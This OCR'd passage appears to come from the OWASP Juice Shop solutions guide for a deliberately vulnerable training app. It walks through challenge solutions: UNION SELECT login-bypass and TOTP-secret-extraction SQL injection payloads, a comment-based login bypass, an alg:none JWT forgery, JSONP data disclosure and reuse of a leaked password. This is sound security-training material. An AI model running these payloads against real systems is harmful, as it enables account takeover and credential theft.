HTTP/1.1" 401 39 "http://localhost:3000/" "Mozilla/5.0 (Linux; Android 8.1.0; Nexus 5X) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Mobile Safari/537.36"
```

7. The mismatched `new` and `repeat` parameters and the return code of `401` indicate that this password change failed. This means the password could still be the current one of `0Y8rMnww$*9VFYE%C2%A759-!Fg1L6t&6lB!`
8. This isn't the exact clear text password, though. It was logged as part of a URL, so it needs to be URL-decoded into `0Y8rMnww$*9VFYE§59-!Fg1L6t&6lB` first.
9. Not knowing which user it belongs to, you can now
    - either perform a *Password Spraying* attack by trying to log in with the password for all known user emails, e.g. from Access the administration section of the store
    - hash the known password with `MD5` and compare it to the password hashes harvested from Retrieve a list of all user credentials via SQL Injection
10. Either way you will conclude that the password belongs to `J12934@juice-sh.op` so using this as *Email* and `0Y8rMnww$*9VFYE§59-!Fg1L6t&6lB` as *Password* on http://localhost:3000/#/login will solve the challenge


🤡 Did you notice that one of the next requests of `161.194.17.103` in the leaked access log went to http://localhost:3000/api/Complaints and returned a `201 Created` HTTP status code? It seems the user successfully complained, but eventually didn't bother or was too frustrated to finish what he originally planned to do.

Perform an unwanted information disclosure by accessing data cross-domain

1. Find a request to the `/rest/user/whoami` API endpoint. Notice that you can remove the "Authorization" header and it still works.



2. Add a URL parameter called "callback". This will cause the API to return the content as a JavaScript fragment (JSONP) rather than just a standard JSON object.



Log in with the (non-existing) accountant without ever registering that user


1. Go to http://localhost:3000/#/login and try logging in with *Email* `'` and any *Password* while observing the Browser DevTools network tab.
2. You will notice the SQL query for the login in the error being thrown: `"sql": "SELECT * FROM Users WHERE email = ''' AND password = '339df5aeae5bc6ae557491e02619c5dd' AND deletedAt IS NULL"`
3. Solve Exfiltrate the entire DB schema definition via SQL Injection to learn the exact column names of the `Users` table.
4. Prepare a `UNION SELECT` payload what will a) ensure there is no result from the original query and b) will add the needed user on-the-fly using static values in the query.


5. Log in with *Email* `' UNION SELECT * FROM (SELECT 15 as 'id', '' as 'username', 'acc0unt4nt@juice-sh.op' as 'email', '12345' as 'password', 'accounting' as 'role', '123' as 'deluxeToken', '1.2.3.4' as 'lastLoginIp' , '/assets/public/images/uploads/default.svg' as 'profileImage', '' as 'totpSecret', 1 as 'isActive', '1999-08-16 14:14:41.644 +00:00' as 'createdAt', '1999-08-16 14:33:41.930 +00:00' as 'updatedAt', null as 'deletedAt')--`
6. This will trick the application backend into handing out a valid JWT token and thus establishing a user session.

Retrieve the language file that never made it into production

1. Monitoring the HTTP calls to the backend when switching languages tells you how the translations are loaded:
   - http://localhost:3000/i18n/en.json
   - http://localhost:3000/i18n/de_DE.json
   - http://localhost:3000/i18n/nl_NL.json
   - http://localhost:3000/i18n/zh_CN.json
   - http://localhost:3000/i18n/zh_HK.json
   - etc.
2. It is obvious the language files are stored with the official *locale* as name using underscore notation.
3. Nonetheless, even brute forcing all thinkable locale codes (`aa_AA`, `ab_AA`, …, `zz_ZY`, `zz_ZZ`) would still **not** solve the challenge.
4. The hidden language is *Klingon* which is represented by a three-letter code `tlh` with the dummy country code `AA`.
5. Request http://localhost:3000/i18n/tlh_AA.json to solve the challenge. majQa'!

Instead of expanding your brute force pattern (which is not a very obvious decision to make) you can more easily find the solution to this challenge by investigating which languages are supported in the Juice Shop and how the translations are managed. This will quickly bring you over to https://crowdin.com/project/owasp-juice-shop which immediately spoilers *Klingon* as a supported language. Hovering over the corresponding flag will eventually spoiler the language code `tlh_AA`.


Start Own Project
Explore
Search Projects
Log in
Sign up
Björn Kimminich (bkimminich)
OWASP Juice Shop
Home
Activity
Discussions
Filter languages
Translations:
German
100% • 100%
Arabic
97% • 97%
Azerbaijani
42% • 42%
Bulgarian
100% • 0%
Burmese
50% • 50%
Chinese Simplified
100% • 100%
Chinese Traditional, Hong Kong
84% • 84%
Czech
55% • 55%
Danish
40% • 40%
Dutch
86% • 86%
Estonian
95% • 95%
Finnish
24% • 24%
French
100% • 100%
Georgian
95% • 95%
Greek
0% • 0%
Hebrew
73% • 73%
Hindi
94% • 94%
Hungarian
8% • 8%
Indonesian
88% • 88%
Italian
94% • 94%
Japanese
84% • 84%
Klingon
10% • 10%
Korean
100% • 93%
Latvian
0% • 0%
Lithuanian
0% • 0%
Norwegian
Polish
Portuguese
Portuguese, Brazilian
Romanian
Description
OWASP Juice Shop is an intentionally insecure webapp for security trainings written entirely in Javascript which encompasses the entire OWASP Top Ten and other severe security flaws.
Details
Source language: English
Users in project: 80
Words to translate: 614
Created: 2 years ago
Last Activity: 7 days ago
Managers
Björn Kimminich (bkimminich)
OWNER
Contact



> *The Klingon language was originally created to add realism to a race of fictional aliens who inhabit the world of Star Trek, an American television and movie franchise. Although Klingons themselves have never existed, the Klingon language is real. It has developed from gibberish to a usable means of communication, complete with its own vocabulary, grammar, figures of speech, and even slang and regional dialects. Today it is spoken by humans all over the world, in many contexts.*[3]


Solve the 2FA challenge for user "wurstbrot"

1. Access the administration section of the store while inspecting network traffic.
2. You will learn the email address of the user in question is unsurprisingly `wurstbrot@juice-sh.op`.
3. You will also notice that there is no information about any user's 2FA configuration in the responses from `/api/Users`.
4. Solve Retrieve a list of all user credentials via SQL Injection and keep its final attack payload ready.
5. Change the one of the `null`s in payload to hopefully find a column that contains the secret key for the 2FA setup:
   - http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,2fa,null,null,null,null%20from%20users-- yields a `500` error with `SequelizeDatabaseError: SQLITE_ERROR: no such column: 2fa`.
   - http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,2fakey,null,null,null,null%20from%20users-- fails with `no such column: 2fakey`.
   - http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,2fasecret,null,null,null,null%20from%20users-- fails with `no such column:`

`2fasecret`.

- http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,totp,null,null,null,null%20from%20users-- also fails with `no such column: totp`.
- http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,totpkey,null,null,null,null%20from%20users-- fails again yielding `no such column: totpkey`.
- http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,totpsecret,null,null,null,null%20from%20users-- finally succeeds with a `200` response as this column exists!

6. In the response from http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,totpsecret,null,null,null,null%20from%20users-- find the entry of user `wurstbrot@juice-sh.op` with `"image":"IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH"` whereas all other users have `"image":""` set.
7. Using your favorite 2FA application (e.g. Google Authenticator) create a new entry, but instead of scanning any QR code type in the key `IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH` manually.
8. Go to http:localhost:3000/#/login and use SQL Injection to log in with `wurstbrot@juice-sh.op'--` as *Username* and anything as *Password*.
9. You will be presented with the *Two Factor Authentication* input screen where you now have to type in the 6-digit code currently displayed on your 2FA app.



10. After clicking *Log in* you are logged in and the challenge will be marked as solved!


Forge an essentially unsigned JWT token

1. Log in as any user to receive a valid JWT in the `Authorization` header.
2. Copy the JWT (i.e. everything after `Bearer ` in the `Authorization` header) and decode it.

3. Under the `payload` property, change the `email` attribute in the JSON to `jwtn3d@juice-sh.op`.
4. Change the value of the `alg` property in the `header` part from `HS256` to `none`.
5. Encode the `header` to `base64url`. Similarly, encode the `payload` to `base64url`. *base64url makes it URL safe*, a regular Base64 encode might not work!
6. Join the two strings obtained above with a `.` (dot symbol) and add a `.` at the end of the obtained string. So, effectively it becomes `base64url(header).base64url(payload).`
7. Change the `Authorization` header of a subsequent request to the retrieved JWT (prefixed with `Bearer ` as before) and submit the request. Alternatively you can set the `token` cookie to the JWT which be used to populate any future request with that header.

All your orders are belong to us

